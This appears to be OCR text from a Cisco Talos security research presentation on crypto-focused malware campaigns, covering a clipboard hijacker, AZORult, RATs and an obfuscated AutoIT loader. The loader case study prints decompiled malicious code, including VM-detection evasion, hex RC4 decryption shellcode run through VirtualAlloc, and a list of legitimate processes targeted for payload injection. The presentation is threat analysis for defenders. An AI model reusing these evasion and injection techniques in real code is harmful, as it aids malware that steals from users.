
Clipboard modifier

- Monitors Windows clipboard in a loop looking for regexps matching
- Bitcoin
- Ethereum
- LiteCoin
- Monero
- Doge-Coin
- Dash
- If matched the clipboard is modified with the address of an attacker owned wallet



AZORult


- Common information stealing malware/bot written in Delphi
- PHP based C2 server
- Communicates over HTTP using a fixed key XOR encryption
- Stealing credentials
- Stealing crypto wallets
- Cookies
- Execute commands
- Take screenshot of the desktop




Cisco Security Research

RATs

- Depending on the user privileges the Powershell loader installs
- Remcos
- DarkVNC
- Usual remote access tool capabilities





Talos
Cisco Security Research

TakeAways

- Non-destructive malware campaigns can also cause financial damage
- Medium skilled actor looking to monetize by:
  - Mining cryptocurrencies
  - Modifying transactions of crypto currencies
  - Stealing information
  - Remotely controlling infected systems


- Business as usual for cyber-criminals
- Centralized command line and PowerShell block logging are important for detection

Case Study #3

AutoIT Loader

https://blog.talosintelligence.com/2019/11/custom-dropper-hide-and-seek.html


Initial Infection Vector



- ARJ archive with executable
- …<*Office Extension*>.exe
- Many subjects refer to Arrival Notices

Talos
Cisco Security Research

Overview


IMP_Arrival Noticedoc.arj 799 KB
Email
IMP_Arrival Noticedoc.exe
(UPX packed – compiled AutoIT)
IMP_Arrival Noticedoc.au3
RegAsm.exe
font CCAF 0x000D64C0
font CELLULARAPIQ 0x000E426C
font DPTOPOLOGYAPPV2_0N 0x000F2018
font LAUNCHWINAPPX 0x000FFDC4
font MUIUNATTENDE 0x0010DB70
font REFSUTILV 0x0011B91C
font RMCLIENTE 0x001296C8
font SPEECHRUNTIMEV 0x00137474
font SYSTEMPROPERTIESDATAEXECUTIONPREVENTIONM 0x00145220
IMP_Arrival Noticedoc.exe
PE Resource Section
If $a6 = "1" Then
$a6 = Execute("@HomeDrive & "\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v2.0.50727\\\\RegAsm.exe"")
ElseIf $a6 = "2" Then
$a6 = Execute("@HomeDrive & "\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v4.0.30319\\\\MSBuild.exe"")
ElseIf $a6 = "3" Then
$a6 = Execute("@HomeDrive & "\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v2.0.50727\\\\RegSvcs.exe"")
ElseIf $a6 = "4" Then
$a6 = Execute("@HomeDrive & "\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v4.0.30319\\\\RegSvcs.exe"")
ElseIf $a6 = "5" Then
$a6 = Execute("@ScriptFullPath")
ElseIf $a6 = "6" Then
$a6 = Execute("@SystemDir & "\explorer.exe"")
ElseIf $a6 = 7 Then
$a6 = Execute("@SystemDir & "\svchost.exe"")
ElseIf $a6 = "8" Then
$a6 = Execute("@SystemDir & "\dllhost.exe"")
ElseIf $a6 = "9" Then
$a6 = Execute("@SystemDir & "\cmd.exe"")
EndIf
AutoIT Script

```
        If 109 = 109 AND 134 > 131 AND 135 <> 295 AND 283 = 283 AND 287 > 186 AND $562646994 = 86418565 Then
            Local $shellplace = $o01($o12(xzpghydtqc("637C4864259243622F24676660274265252260C86466206D66219F02C772746134F2F6C6D9377325665576254169448274B6E955665567C000277762576C729262
            String(xzpghydtqc("Gvv97iEQhB9pg0e965HkM4zBJcea", "10,4,22,21,11,17,26,24,14,15,8,0,13,6,3,2,18,27,1,7,20,23,5,25,16,19,12,9"))
            $562646994 = 846960318
            Mod(274257, 1154438)
        EndIf
        If 238 <> 188 AND 142 = 142 AND 245 < 262 AND 196 = 196 AND $562646994 = 186898988 Then
            $data = $o01($o12(xzpghydtqc("404266699234696296x24262754e817657731726691452656e7676278625767352776e549f", "61,0,49,72,68,44,62,41,33,70,25,63,56,9,54,51,71,26,1,60,67,39,2
            Dim $nd9zbqt1m5j6aymkqlex = 3627870 * 3657550 * 3303602
            $562646994 = 1207174495
            Ptr(3709547 * 2905198 * 2553130)
        EndIf
        If 276 <> 243 AND 179 >= 166 AND 233 <> 123 AND 244 <> 285 AND 209 = 209 AND $562646994 = 304654770 Then
            Return $o01($o12(xzpghydtqc("6516348246526xc52740407476775c26766471925446276c6232647134", "43,15,33,46,17,27,35,39,11,28,8,56,16,1,51,47,49,10,19,0,37,53,21,31,18,32,24,14,
            ExitLoop
        EndIf

        < ------ snip ----- >

        If 130 >= 108 AND 129 <= 287 AND 122 = 122 AND 111 > 107 AND 135 <= 210 AND $562646994 = 1839202192 Then
            $data = ntwkldqtsu($data, $rt)
            $562646994 = 186898988
            IsString(423570 - 2556156 + 775239)
        EndIf
        If 184 <= 253 AND 135 <> 219 AND 237 > 193 AND $562646994 = 1856739089 Then
            Local $codebuffer = $o01($o12(xzpghydtqc("77B787F16522666426526532l6220E6F45629D946x207269237556262324243629255C62E67C87206444422357270 9C006572246746", "80,22,45,18,73,76,85
            Int(2361682)
            $562646994 = 86418565
        EndIf
        If 145 < 242 AND 204 >= 160 AND 217 >= 186 AND $562646994 = 2035680654 Then
            $sopcode &= xzpghydtqc("F10FEFC85008E1605BCFF0E80B2B0070096CF3F8F600ED4F0E82080FF560F1F74FF0F873E1018E68FD608DBFD96F0CBFEF00AF5B8BE058301A9", "78,58,66,9,44,59,53,69,105,87
            $562646994 = 1123717802
            Mod(3567336, 108995)
        EndIf
        Random(3093374)
    Next
EndFunc

nghlgcwtpv()

Func nghlgcwtpv()
    lrnkrdpyel()
    qzlwvqgtou()
EndFunc

Func qzlwvqgtou()
    Dim $bpqscokhfjgiksdbedvf = "1"
    Dim $niraohpifaigsufwjvyn = kqnuxtknpl("0x53797374656D50726F70 ... <snip> .. C6F677941707076325F304E", "0x5843485341554E5456584C445149464C554F4D485455545 64D57514E4B565151", "8")
    oztckmwyzl($bpqscokhfjgiksdbedvf, $niraohpifaigsufwjvyn, False, False)
EndFunc
```

UPX packed, compiled and obfuscated AutoIT script

AutoIT Script

First Check - VM Detection

```
102 Func CloseIfVMprocsFound()
103     If Execute("ProcessExists("vmtoolsd.exe")") Then
104         Execute("ProcessClose(@AutoItPID)")
105     EndIf
106     If Execute("ProcessExists("vbox.exe")") Then
107         Execute("ProcessClose(@AutoItPID)")
108     EndIf
109 EndFunc
```

AutoIT Script

Payload in String Version

```
Local $payload
start_of_script()

Func start_of_script()
    ExitIfVMprocsFound()
    $payload &= "7AD299074D705F13EADC14BB9F901B2217B1925CA9---snip---C5118E408672A6F633B4B972B3DE08CA6C7438BDB4D1CF29E5C0592A5EB7900DA2BB0C74EAD47C53
    $payload &= "B2752F642C1627A2B61F99F48BF915057A48FC7ADE---snip---D1164018965E0F09B0AD7072F5D52DB2AB75403B160319E25C1BB1085C513703D1292B4C898AACB3
    ----- snip -----
    $payload &= "20AF23EAEA03184667BEE3AC98C89EB500AD05B9D5---snip---65200D8EC34ADB2E7F2C40BD9EBA8AB09D41583602998023F5D91E974836FF1C467300B1A46AD640
    $payload &= "3F02AB727D3A8719D8BCE8977170704FB204610F28---snip---60EEE15CE2AD82834C49E066EAC0C529A5B6EDDD0FBD3BE0CF57B04AF4F3942C15220D7ED6EDED57
1.  $payload = DecodeDataFromPEResourceOrString($payload, "0x646F63746B6F68757269716D616274647567646E6D7473646661696E73746D6A", "-1")
    Injector()
EndFunc

Func Injector()
2.  InjectPayloadIntoProcess("1", $payload, False, False)
EndFunc
```

Talos
Cisco Security Research

AutoIT Script

Payload in String Version

```
Local $payload
start_of_script()

Func start_of_script()
    ExitIfVMprocsFound()
    $payload &= "7AD299074D705F13EADC14BB9F901B2217B1925CA9-
    $payload &= "B2752F642C1627A2B61F99F48BF915057A48FC7ADE-
    ----- snip -----
    $payload &= "20AF23EAEA03184667BEE3AC98C89EB500AD05B9D5-
    $payload &= "3F02AB727D3A8719D8BCE8977170704FB204610F28-
    $payload = DecodeDataFromPEResourceOrString($payload, "0
    Injector()
EndFunc

Func Injector()
    InjectPayloadIntoProcess("1", $payload, False, False)
EndFunc
```

PE Resource Section

type (6)	name	file-offset (23)	signat...	non-stan...	size (8194...	file-ratio
icon	1	0x000C7680	icon	-	296	0.02 %
icon	2	0x000C77A8	icon	-	296	0.02 %
icon	3	0x000C78D0	icon	-	296	0.02 %
icon	4	0x000C79F8	icon	-	60104	3.66 %
font	CCAF	0x000D64C0	font	-	56747	3.45 %
font	CELLULARAPIQ	0x000E426C	font	-	56747	3.45 %
font	DPTOPOLOGYAPPV2_0N	0x000F2018	font	-	56745	3.45 %
font	LAUNCHWINAPPX	0x000FFDC4	font	-	56747	3.45 %
font	MUIUNATTENDE	0x0010DB70	font	-	56747	3.45 %
font	REFSUTILV	0x0011B91C	font	-	56747	3.45 %
font	RMCLIENTE	0x001296C8	font	-	56747	3.45 %
font	SPEECHRUNTIMEV	0x00137474	font	-	56747	3.45 %
font	SYSTEMPROPERTIESDATAEXECUTIONPREVENTIONM	0x00145220	font	-	56747	3.45 %
font	UCSVCG	0x00152FCC	font	-	56747	3.45 %
font	WINDEPLOYL	0x00160D78	font	-	56747	3.45 %
font	WINDOWS.MEDIA.BACKGROUNDPLAYBACKK	0x0016EB24	font	-	56747	3.45 %
rcdata	NQIOGHP	0x0017C8D0	AutoIt	-	76230	4.64 %
icon-group	99	0x0018F298	icon-g...	-	20	0.00 %
icon-group	162	0x0018F2AC	icon-g...	-	20	0.00 %
icon-group	164	0x0018F2C0	icon-g...	-	20	0.00 %
icon-group	169	0x0018F2D4	icon-g...	-	20	0.00 %
version	1	0x0018F2E8	version	-	220	0.01 %
manifest	1	0x0018F3C4	manifest	-	1007	0.06 %

AutoIT Script

Using RC4 shellcode to decrypt payload

```
244 Func DecodeDataFromPEResourceOrString($data, $key, $rt)
245     $data = GetResourcesFromPE($data, $rt)
246     $data = StringReverse(BinaryToString($data))
247
248     Local $sopcode = "0xC81001006A006A005356578B551031C989C84989D7F2AE484829C88945F085C00F84DC000000B90001000088C82C0188840DE"
249     $sopcode &= "FFEFFFFE2F38365F4008365FC00817DFC000100007D478B45FC31D2F775F0920345100FB6008B4DFC0FB68C0DF0FEFFFF01C8034"
250     $sopcode &= "5F425FF0000008945F48B75FC8A8435F0FEFFFF8B7DF486843DF0FEFFFF888435F0FEFFFFFF45FCEBB08D9DF0FEFFFF31FF89FA39"
251     $sopcode &= "550C76638B85ECFEFFFF4025FF0000008985ECFEFFFF89D80385ECFEFFFF0FB6000385E8FEFFFF25FF0000008985E8FEFFFF89DE0"
252     $sopcode &= "3B5ECFEFFFF8A0689DF03BDE8FEFFFF860788060FB60E0FB60701C181E1FF0000008A840DF0FEFFFF8B750801D6300642EB985F5E5BC9C21000"
253
254     Local $virtualmemory = DllCall("kernel32", "ptr", "VirtualAlloc", "dword", "0", "dword", BinaryLen($sopcode) + BinaryLen($data), "dword",
255     Local $codebuffer = DllStructCreate(byte[BinaryLen($sopcode)])
256     Local $shellplace = DllStructCreate(byte shellcode[BinaryLen($sopcode)], $virtualmemory)
257     DllStructSetData($codebuffer, 1, $sopcode)
258     Local $buffer = DllStructCreate(byte[BinaryLen($data)])
259     DllStructSetData($shellplace, 1, $sopcode)
260     DllStructSetData($buffer, 1, $data)
261     ; created function decodes shellcode in buffer
262     DllCallAddress("dword", $virtualmemory, "ptr", DllStructGetPtr($buffer), "int", BinaryLen($data), "str", BinaryToString($key), "int", 0)
263     Return DllStructGetData($buffer, 1)
264 EndFunc
```

Payload RC4 encrypted

RC4 shellcode

Decrypted payload

Talos
Cisco Security Research

AutoIT Script

Select legit process for payload injection

```
If     $a6 = "1" Then
    $a6 = Execute("@HomeDrive & "\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v2.0.50727\\\\RegAsm.exe"")
ElseIf $a6 = "2" Then
    $a6 = Execute("@HomeDrive & "\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v4.0.30319\\\\MSBuild.exe"")
ElseIf $a6 = "3" Then
